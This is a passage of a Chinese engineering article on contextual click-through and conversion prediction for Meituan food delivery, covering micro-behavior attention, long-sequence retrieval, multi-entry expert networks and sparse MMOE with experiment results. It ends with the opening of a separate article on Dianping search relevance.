离在线实验效果表明引入 Micro-Behavior 信息增加了模型的精准推荐能力。此外，我们进一步对模型是否正确的学习了细粒度行为进行验证。随机选取一个用户的成单商家及其商家序列引入 Micro-Behavior 后 Attention 权重变化，如下图 6 所示，图左上部分表示用户行为序列中的商家以及相应 Micro-Behavior 信息，图右上部分是序列中商家引入 Micro-Behavior 信息后所对应的 Attention 权重可视化，方块颜色越深则表示 Attention 权重越大，图下部分是用户的最终成单商家“鸿鹄一品跷脚牛肉”在引入不同 Micro-Behavior 信息后的商家排名。通过对比序列中商家引入 Micro-Behavior 观察 Attention 权重的变化：

图 6　引入 Micro-Behavior 和 Attention 权重关系的 Case

- 商家序列输入只有第一列商家信息时，Attention 权重主要由商家 ID、商家 Tag、商家名等信息决定，“一膳牛跷脚牛肉”和“鸿鹄一品跷脚牛肉”商家名、商家 Tag 都较为相似因而权重最大。
- 商家序列输入在商家信息基础上分别增加定位商家、考察商家、挑选商品的丰富行为后，根据右侧相应每个 Micro-Behavior 的 Attention 权重大小可以看到，定位商家这列中搜索进入商家权重最大，而列表页进入（首页 Feed 进入）权重相对较小，符合业务认知；考察商家这列行为中，查看折扣（折扣点击）和查看评论（评论标签点击）表示用户在筛选商家，其 Attention 权重远大于了解商家（店铺摘要下拉）等泛意图点击；挑选商品中的加购点击（加购商品）、搜索商品（搜索商品点击）行为能展现出用户的成单意图，由于该部分信息的丰富，候选商家排名提升至第 6 位。

从以上过程中可以看到，引入 Micro-Behavior 的信息越完善，模型对于用户兴趣的理解越是充分，用户最终成单的商家也是能够得以排名靠前。

### 3.1.2 长序列多路情境检索

美团外卖上线至今，已经积累了丰富的用户行为数据。将如此丰富的行为信息引入到模型中，是近期工业界和学术界的热门方向，我们在该方向上也进行了一系列探索。

最初，我们直接将近三年的点击行为直接引入到模型中来，发现离线效果提升显著，但是带来的训练和推理的压力不可承受。在此基础上，借鉴了 SIM[4]，将候选商家的品类 ID 当作 Query，先从用户的行为序列中检索出相同品类的商家，再进行兴趣建模，离线取得了不错的收益。

具体的，尝试过使用二级品类和叶子品类来分别做检索，在检索后根据分位点进行最大长度截断的情况下，二级品类检索出来的序列平均长度大约为 X，而叶子品类因为品类划分过细，检索出来的序列平均长度大幅减少。根据离线实验评估，最终选择了使用二级品类进行检索，在离线取得了 CXR GAUC+0.30pp 的效果。对于检索条件中，像二级品类和叶子品类这种泛化性与精确性之间的 trade off，我们目前正在进行更进一步的探索。

为了进一步提升模型的效果，考虑到用户兴趣建模从 DIN 发展到 SIM，都是根据候选商家、商品的属性，从用户的行为历史中提取对该候选商家、商品的兴趣，这在传统电商场景下是行的通的，因为用户对某一商家、商品的兴趣基本不会随着他所处位置、所处时段改变（用户要买手机壳，不会因为他在家还是在公司有改变，也不会因为他的购物时段是在早上还是晚上而改变）。但是餐饮外卖相较于传统电商，正如前面的问题与挑战中提到的，其鲜明的 LBS 和餐饮文化特色构成多种多样的情境，用户在不同的情境下对于不同的商家、商品的偏好是不一样的，是会变化的。因此，除了建模品类偏好外，还要进一步建模用户的地理位置偏好和时段偏好。

- 对于地理位置偏好的建模，尝试了使用用户当前所处地理位置的 geohash（一种地理位置编码，详见维基百科）/aor_id（蜂窝 ID）作为 Query 来检索用户历史行为中相同 geohash/aor_id 的商家，也根据业务经验，直接从用户的历史行为中将到用户当前请求位置的距离小于 C 公里的商家全部检索出来，检索后序列的平均长度如下表 1 所示，根据离线实验评估，最终选择 distance<C

km 检索来建模用户的地理位置偏好。公里数 C 这个参数是根据业务经验统计得到的超参，考虑到不同的用户对于距离的容忍度可能是不一样的，如何对不同的用户在不同的情境下对该超参进行调整，还在积极探索中。

- 对于时段偏好的建模尝试了两种检索方式：从用户的历史行为中，将与当前请求的 meal_time（根据业务将一天划分为早餐、午餐、下午茶、晚餐和夜宵）或 hour_of_day（行为小时时段）相同的商家检索出来。meal_time 划分的粒度更粗，检索出来的商家更多，从下表中也可以看到其离线结果更好，成为了建模时段偏好的最终选择。很明显，meal_time 检索和 hour_of_day 检索也存在泛化性与精确性之间的 trade off 问题。

| 偏好类型 | 说明 | 检索后序列平均长度 | CTR GAUC | CXR GAUC |
|---|---|---|---|---|
| 品类 | 二级品类 ID 检索 | X | +0.10pp | +0.30pp |
| 品类 | 叶子品类 ID 检索 | X−65 | +0.05pp | +0.17pp |
| 地理位置 | distance<C km 检索 | Y | +0.08pp | +0.29pp |
| 地理位置 | aor_id 检索 | Y−52 | +0.05pp | +0.21pp |
| 地理位置 | geohash 检索 | Y−43 | +0.07pp | +0.23pp |
| 时段 | meal_time 检索 | Z | +0.12pp | +0.24pp |
| 时段 | hour_of_day 检索 | Z−41 | +0.07pp | +0.19pp |

最后，我们将二级品类 ID 检索序列（品类偏好）、distance<C km 检索序列（地理位置偏好）以及 meal_time 检索序列（时段偏好）全部加入到模型中，并根据各自的平均长度等信息对不同子序列分别进行了不同的最大长度调整，模型结构如下图 7 所示：





图 7　长序列多路情境检索

最终，在离线取得了 CTR GAUC+0.30pp，CXR GAUC+0.52pp 的收益，在线上取得了 UV_CXR+0.87%，UV_RPM+0.70%，PV_CTR+0.70%，首购订单占比 +1.29% 的收益。可以注意到上述长序列的引入，不仅带来了效率的提升，还带来了新颖性的提升，分析发现通过建模用户更长期的兴趣，扩展了模型的视野，不再集中于用户的短期兴趣，能更好地满足用户口味“短聚集，长多样”的特性。

在后续的数据探查中，基于样本维度统计了二级品类 ID 检索序列、meal_time 检索序列和 distance<C km 检索序列的重合度情况。从下表可以看到，三者各自检索出的商家重合度确实非常的低，符合建模不同偏好的预期，也解释了为何三个序列叠加后，效果还是有增长的原因。

| 比较序列 | 重合度（=重合商家个数占各自检索后序列长度的比例） |
| --- | --- |
| distance<C km 检索 vs 二级品类 ID 检索 | 9.6%，12.5% |
| distance<C km 检索 vs meal_time 检索 | 11.5%，20.3% |
| 二级品类 ID 检索 vs meal_time 检索 | 13.75%，18.6% |

然而，当前三路检索合并的版本，虽然可以对用户的品类偏好、地理位置偏好和时段偏好进行有效的建模，但还是存在两个比较明显的缺陷。首先，各路检索序列中还是

存在冗余信息，并且需要分别建模三个序列，带来的性能压力较大。其次，将情境割裂成一个个单独的维度进行建模，无法建模他们之间的联系，更真实准确的情况应该是对用户所处情境的不同维度进行统一建模。针对这两个问题，我们正在情境 Cube 的概念下，开展通过一个序列统一建模用户所处情境偏好的探索工作。

下文继续介绍长序列工程优化实践。长序列模型会为线上服务带来一系列工程挑战，序列长度变长极大增加了服务时数据传输成本与模型推理成本，需要针对这两个方面做专门优化。

- 数据传输优化：重复检索信息压缩。以 tag_id 检索为例，由于方案中采用的是较为粗的品类划分，tag_id 本身数量是非常有限，一次请求 batch 内候选商家所对应的 tag_id 具有非常多的重复。基于以上分析，在同一请求内检索时，只保留不重复的 tag_id 子序列特征，最终将整体传输数据压缩为之前的 1/7 左右，优化效果十分明显。
- 模型推理优化：
    - 1）Embedding 从内存转移到 GPU 显存存储。在模型计算模块，会根据模型输入特征在 CPU 哈希表中查询 Embedding，查询优化的核心是解决 CPU 哈希表查询效率低的问题，查询效率低主要是哈希冲突多，查询线程少造成的。为从根本上解决以上问题，我们将 CPU 哈希表升级为 GPU 哈希表，将模型 Embedding 从内存转移到 GPU 显存存储，并直接在 GPU 上进行查询操作。GPU 哈希表做了数据重排等优化，大量降低了哈希冲突时的数据探测次数，且利用 GPU 提供的更多线程，在发生哈希冲突时能够做到更快查询。压测表明，通过以上优化，可以利用更短的时间处理更多的查询，查询问题得到有效解决。
    - 2）用户序列计算图折叠。长序列模块的加入，给线上计算带来了巨大压力，因此考虑对线上计算图进行优化。由于一次请求中，在 Batch 内部，用户部分序列输入都是一致的，原始计算图对用户序列做投影时，会产生大量重复冗余计算。基于这一点，我们在请求模型服务时将用户侧序列的 id 查询模块以及投影计算在计算图中进行折叠，如图 8 所示，把用户侧特征 batch size

先缩小至 1，只计算一次，然后与候选商家计算 attention 时再进行展开，通过计算图折叠，极大减小了线上序列部分带来的巨大计算开销。





图 8 用户序列计算图折叠

## 3.2 情境化多专家网络

大部分工业界的 CTR 预估模型遵循传统 Embedding&MLP 范式，将用户兴趣向量、商家 / 商品表征和其他特征作为输入，通过朴素的多层神经网络学习特征、样本、标签之间的关系。另有学术界一些熟知的工作如 PNN[5]、DeepFM[6]、xDeepFM[7]、DCN[8] 等方法，都在努力建模特征间共现关系、特征的特异性、特征的层次结构关系、样本之间的关系等信息，并且在公开数据集和部分特定工业场景下取得显著效果。而在 NLP 领域，2018 年 10 月，Google 发布 BERT[9] 模型，刷新了 11 个 NLP 任务的最好水平，由此开启了 NLP“大炼模型”时代，引爆了业界的研究热潮。

专家混合（Mixture of Experts, MOE）模型被证明是通往容量更大、性能更强大的机器学习模型的有效途径。MOE 是基于分而治之的原则建立的，其中问题空间在几个

神经网络专家之间划分，由门控网络进行监督。在 MOE 基础上，MMOE[10] 提出一种新颖的多任务学习方法，在所有任务中共享专家子模型，使 MOE 结构适应多任务学习，在 Google 的大规模内容推荐系统取得显著收益。

受启发于 MOE，我们首先探索不同入口下的多专家网络模型，然后利用 MMOE 将入口情境拓展到城市、时段等多种复杂情景中去，让各个专家专注于学习细分情境下的数据分布，学习不同情境下用户兴趣，最后探索稀疏化 MMOE 建模，在保持推理性能不变的前提下进一步提升模型效果。采用情境化多专家网络还可能导致情境多维叉乘造成 Expert 海量的问题，对于这一位问题，在某些具有明确差异的情境，比如入口，我们会采用一个 Expert 对应一个入口的方案，对于不特别明确的复杂情境，例如时间交叉地点等，我们会采用固定数量 Expert 对海量 Expert 降维，然后利用 Gate 网络做自动化学习。

### 3.2.1 多入口情境建模

美团外卖涵盖多个推荐入口，包括首页 Feed（主要流量入口），以及美食“金刚”、甜点“金刚”、夜宵“金刚”、下午茶等子频道。对于不同入口情境建模存在以下挑战：

- 各个推荐入口在流量大小、用户行为丰富程度、商家曝光量存在明显差异，多个小入口的数据量不足首页 Feed 的 10%，导致样本积累量有限，难以使用这些数据训练出高精度的模型。
- 用户在各个入口下的行为存在互斥关系。例如，用户不会在同一时刻在不同频道同时下单，因此简单地将每个入口看作一个任务作为学习目标的传统多任务建模范式，难以取得较好的模型精度。
- 为满足用户的体验，不同频道会有相应的品类规则、时段规则、以及特殊的业务扶持规则，这使得各频道推荐入口间有不同程度的差异与共性。不同推荐入口在用户与商家两方面存在交集的同时，在用户行为、商家分布等方面也存在不小差异，比如首页 Feed 会包含全部商家品类，甜点饮品主要包含奶茶、咖啡、甜点等品类商家。因此，模型如何建模出各频道间的共性与差异性，同时

动态地建模各个频道间的关系变得尤为重要。





图 9　外卖推荐基于多入口多任务学习网络结构 AutoAdapt 示意图

我们通过实现多入口统一建模（AutoAdapt）解决以上挑战。具体的，设计了如图 9 所示的多入口情境专家模型，在模型结构的特征 Embedding 和多任务 Tower 之间构建了 Share Expert 学习全部入口的信息，该 Expert 将始终处于激活状态；为了捕捉多入口之间的区别与联系，构建了 Domain Extract 模块，为每个入口设置一个由 MLP 组成的专家网络（Expert）。

- 为了使每个入口对应的 Expert 可以充分建模私有的表达，在模型训练和推理时，对于入口 i 的样本或请求，根据入口 ID 激活其对应 Expert Di，该 Expert 产生的输出将 Xi 将直接输入到任务对应的 Tower 当中。
- 对于一个入口的样本或请求，在保证该入口的 Expert 一定会被激活的情况下，以一定概率去激活其它入口的 Expert，并对这些 Expert 的输出做 Pooling 抽取，从而有效地利用到其它入口的知识。很显然，入口间的相似程度、同一样本对不同入口知识的依赖程度都是不同的，为此增加了一个 Query-Key Attention 模块去做动态概率激活。如图 9 中 Domain Extract 模块所示，对

入口 i 的样本或请求，将其自身的 Expert 的输出 Xi 作为 Query，而将其在其它入口 Expert 的输出作为 Key，Query 和 Key 间的相似性 Attention 得分即为对应 Expert 的激活概率，使用经过 Softmax 归一化后的激活概率对各个 Expert 的输出做加权聚合得到表征 Xagg，该表征也将输入给预估任务对应的 Tower。

离线实验上，我们采用全入口数据混合训练 + 入口 ID 特征的模型作为基线，尝试了 Multi-Task（为各个入口分别设置一个预估任务）、MMOE、STAR[11] 等方法。由于用户在外卖各入口的消费行为存在互斥关系，且小入口的行为样本较为稀疏，因此直接采用多任务的方式效果较差，而引入 MMOE 会有一定的提升。与此同时，对比阿里的 STAR，该方法中各个入口拥有自己的独立网络参数，但未能捕获各个入口间的关系，在外卖推荐场景中提升有限。相比之下，AutoAdapt 在主入口和小的入口上都实现了较大的提升。

| 方法/不同入口 CXR GAUC 提升 | 首页 Feed | do-main 1 | do-main 2 | domain 3 | domain 4 | domain 5 | domain 6 | domain 7 |
|---|---|---|---|---|---|---|---|---|
| Multi-Task | +0.10pp | +0.01pp | +0.15pp | +0.24pp | +0.55pp | +0.32pp | +0.60pp | +0.79pp |
| MMOE | +0.27pp | +0.13pp | +0.22pp | +0.70pp | +0.61pp | +0.41pp | +0.84pp | +0.90pp |
| STAR | +0.32pp | +0.11pp | +0.26pp | +0.73pp | +0.66pp | +0.40pp | +0.81pp | +1.05pp |
| AutoAdapt | +0.38pp | +0.19pp | +0.33pp | +0.82pp | +0.79pp | +0.50pp | +0.95pp | +1.27pp |

为了对 Attention 产生的激活权重做可视化分析，具体的，我们在评估集上中对 Attention 的结果根据不同入口 Query 做分组统计求平均，如下图 10 所示，纵轴代表作为 Query 的入口、横轴代表作为 Key 的入口，图中每个点的值代表某一入口对作为 Query-Key 情况下 Attention score 的平均值。例如，第二行代表着美食金刚 (D1) 作为 Query 时，对其它入口 Expert 的平均激活概率，发现模型可以学习到符合认知的入口相似关系，例如，当下午茶样本 (D7) 作为 Query 时，它和甜点饮品 (D2) Expert 的平均激活概率为 0.3，明显高于对其它入口的激活概率，另外美食金刚 (D1) 和正餐频道 (D5) 同样有着很高的相关性。





图 10　不同入口 Attention 权重热力图

该解决方案不仅实现了首页 Feed、美食“金刚”、甜点饮品等流量入口间模型的统一，同时也为各个入口带来了显著的离线指标收益和线上指标的增长。经过联合建模，小入口可以有效利用到首页 Feed 的丰富信息，使得线上和离线效果提升显著，此外，对于首页 Feed，该方案同样有显著的效果提升，不同场景线上收益如下表所示：

| 方法/不同入口 UV_RPM 提升 | 首页 Feed | domain 1 | domain 2 | domain 3 | domain 4 | domain 5 | domain 6 | domain 7 |
|---|---|---|---|---|---|---|---|---|
| 在线 UV_RPM | +0.97% | +0.62% | +0.77% | +1.61% | +0.99% | +1.06% | +1.28% | +1.43% |

### 3.2.2 情境化稠密 MMOE

专家网络是情境化建模的主要手段之一，模型可以根据不同情境自动选择需要激活的参数参与推理达到整体更高的精度水平。我们发现在 Share-Bottom CTR/CXR 多目标结构基础上，引入 MMOE 结构可以带来显著的离线 CTR/CXR AUC 收益（如下表所示），可以发现当 Experts 数量达到 64 时，CTR GAUC 和 CXR GAUC 分别有 0.3pp 与 0.4pp 左右的提升。

| 实验/对比 Share-Bottom 提升 | CTR AUC | CTR GAUC | CXR AUC | CXR GAUC |
| --- | --- | --- | --- | --- |
| MMOE（4Experts） | +0.23pp | +0.12pp | +0.14pp | +0.22pp |
| MMOE（8Experts） | +0.30pp | +0.24pp | +0.15pp | +0.28pp |
| MMOE（16Experts） | +0.37pp | +0.16pp | +0.21pp | +0.37pp |
| MMOE（32Experts） | +0.42pp | +0.30pp | +0.25pp | +0.40pp |
| MMOE（64Experts） | +0.44pp | +0.41pp | +0.23pp | +0.48pp |

引入大数量级 Experts 的 MMOE 结构可带来较显著的离线收益，但同时也会相应带来离线训练以及线上服务成本的增加，需要做效果与效率之间的权衡。我们在保持一定离线训练时长与在线 Latency 约束下，选择了 4Experts MMOE 版本作为新的基线模型，并做详细的探索，进行较为细致的优化，包括：

- **引入残差连接**：受 Switch Transformer[12] 启发，引入 embedding layer 与 Experts 输出层之间的残差连接，用来缓解梯度消失，离线 CXR GAUC+0.1pp。
- **MMOE 的 Gate 优化**：尝试在 MMOE 的 Gate 的 embedding layer 中只输入时段、城市等强情境特征（即基于情境来为每个任务选择 Expert），并在实验中发现相较于在 Gate 中使用所有特征，这种只用场景强相关特征来构建 Gate 的方式反而会取得一定离线 GAUC 提升，离线 CXR GAUC+0.1pp。
- **非线形激活**：多项 NLP 工作如 B Zoph[13]、Chen[14] 等指出，采用非线形激活可以进一步提升大规模模型效果，我们利用 Gelu 替换 leaky relu 激活函数，离线 CXR GAUC+0.11pp。

最终，情境化稠密 MMOE 在线取得了 UV_RPM+0.75%，PV_CTR+0.89%，曝光新颖性 +1.51% 的收益。


### 3.2.3 情境化稀疏 MMOE

在探索得到稠密 MMOE 最优版本之后，我们开始对稀疏 MMOE 模型进行探索。借鉴 Google 提出的 Sparse Expert Model，如 Switch Transformer 等，我们采用 Top K MMOE 方法进行尝试。其核心思想在于，每条样本根据 Gate 的计算结果，

从所有 N 个 Experts 的输出中只选取 K 个（K<<N）进行后续计算。下表实验结果表明，采用 32Experts 对比 4Experts 在不同入口离线指标均有明显提升，同时 Top K MMOE（32Experts 选 4）与 FLOPs 相同 MMOE 4Experts 相比在不同入口都具有明显的优势，效果接近 MMOE 32experts。

| 方法/不同入口 CXR GAUC 提升 | 首页 Feed | domain2 | domain 3 | domain6 | domain 7 |
|---|---|---|---|---|---|
| MMOE（4Experts） | +0.18pp | +0.13pp | +0.25pp | +0.41pp | −0.37pp |
| MMOE（32Experts） | +0.33pp | +0.29pp | +0.37pp | +0.46pp | −0.03pp |
| Top K MMOE（32Experts 选 4） | +0.29pp | +0.26pp | +0.38pp | +0.53pp | +0.19pp |

继续分析稀疏 MMOE 是否能学到各个切片下的共性与差异性，对 MMOE 和 Top K MMOE 的 CTR 任务在各个 domain 上的 Expert Gate 分布进行可视化。可以发现，稀疏 Top-K 方法相比稠密方法，更能学到根据不同入口、不同时段、不同任务来选择不同的 Expert 进行 serving。例如，针对不同的时段情境，图 11 中下午茶入口与早餐入口的分布明显不同、图 12 中首页入口的夜宵时段与非夜宵时段的分布明显不同；针对模型中不同的任务目标，如图 13 中 CTR/CXR 任务的分布也明显不同，这些都与实际中的业务认知相符，表明稀疏 MMOE 中不同专家学习到了不同情境、不同任务之间的差异性。








图 11 Top K MMOE 中 Expert Gate 在不同入口上的分布的可视化分析





图 12　Top K MMOE 中 Expert Gate 在首页不同时段分布的可视化分析





图 13　Top K MMOE 中 Expert Gate 在不同任务上的分布可视化分析

# 4. 总结和展望

得益于 Cube 概念，我们可以持续探索更多情境，以及优化该情境下的冷启动问题。例如用户处于异地时，可以通过比较情景 Cube 的相似性，找到近似情景下有较成熟行为的用户，并将其兴趣偏好及其行为迁移过来（实现中为每个情景建立一个活跃用户池），达到缓解冷启动阶段用户体验差的问题。

此外，在情境化长序列检索中，往往存在单路检索信息较少，整体检索线上性能差的问题，我们考虑探索新的多属性检索机制将多路检索合并为单路检索，在提高检索速度的同时扩充检索信息的丰富程度来进一步提升模型效果；在稀疏专家网络上，我们发现推荐模型存在严重的参数饱和现象：当稠密参数增加到一定程度时，模型效果提

升会快速衰减。因此，通过简单扩充专家数量来提升效果是不可取的，在未来将考虑结合 AutoML、交叉网络等手段提高参数利用效率，寻求在推荐场景落地稀疏专家网络的工业级解决方案。

## 5. 本文作者

瑞东、俊洁、乐然、覃禹、秀峰、王超、张鹏、尹斌、北海等，均来自到家事业群 / 到家研发平台 / 搜索推荐技术部。

## 6. 参考文献


[1] Zhou G, Zhu X, Song C, et al. Deep interest network for click-through rate prediction. SIGKDD 2018.

[2] Zhou G, Mou N, Fan Y, et al. Deep interest evolution network for click-through rate prediction. AAAI 2019.

[3] Pi Q, Bian W, Zhou G, et al. Practice on long sequential user behavior modeling for click-through rate prediction. SIGKDD 2019.

[4] Pi Q, Zhou G, Zhang Y, et al. Search-based user interest modeling with lifelong sequential behavior data for click-through rate prediction. CIKM 2020.

[5] Qu Y, Cai H, Ren K, et al. Product-based neural networks for user response prediction. ICDM 2016.

[6] Guo H, Tang R, Ye Y, et al. DeepFM: a factorization-machine based neural network for CTR prediction. arXiv:1703.04247, 2017.

[7] Jianxun Lian, et al. xdeepfm: Combining explicit and implicit feature interactions for recommender systems. KDD 2018.

[8] Wang R, Shivanna R, Cheng D, et al. Dcn v2: Improved deep & cross network and practical lessons for web-scale learning to rank systems. WWW 2021.

[9] Devlin J, Chang M W, Lee K, et al. Bert: Pre-training of deep bidirectional transformers for language understanding. arXiv:1810.04805, 2018.

[10] Ma J, Zhao Z, Yi X, et al. Modeling Task Relationships in Multi-task Learning with Multi-gate Mixture-of-experts. KDD 2018.

[11] Sheng X R, Zhao L, Zhou G, et al. One model to serve all: Star topology adaptive recommender for multi-domain ctr prediction. CIKM 2021.

[12] Fedus W, Zoph B, Shazeer N. Switch Transformers: Scaling to Trillion Parameter Models with Simple and Efficient Sparsity. arXiv:2101.03961, 2021.

[13] Zoph B, Bello I, Kumar S, et al. Designing effective sparse expert models. arXiv 2202.08906, 2022.

[14] Chen Z, Deng H Wu Y, Gu Q. Towards Understanding Mixture of Experts in Deep Learning. arXiv:2208.02813, 2022.

[15] Zhou M, Ding Z, Tang J, et al. Micro behaviors: A new perspective in e-commerce recommender systems. WSDM 2018.
[16] Zou X, Hu Z, Zhao Y, et al. Automatic Expert Selection for Multi-Scenario and Multi-Task Search. SIGIR 2022.
[17] Bai T, Xiao Y, Wu B, et al. A Contrastive Sharing Model for Multi-Task Recommendation. WWW 2022

# 大众点评搜索相关性技术探索与实践

作者：校娅 沈元 朱迪 汤彪 张弓

## 1. 背景

点评搜索是大众点评 App 的核心入口之一，用户通过搜索来满足不同场景下对生活服务类商户的找店需求。搜索的长期目标是持续优化搜索体验，提升用户的搜索满意度，这需要我们理解用户搜索意图，准确衡量搜索词与商户之间的相关程度，尽可能展示相关商户并将更相关的商户排序靠前。因此，搜索词与商户的相关性计算是点评搜索的重要环节。

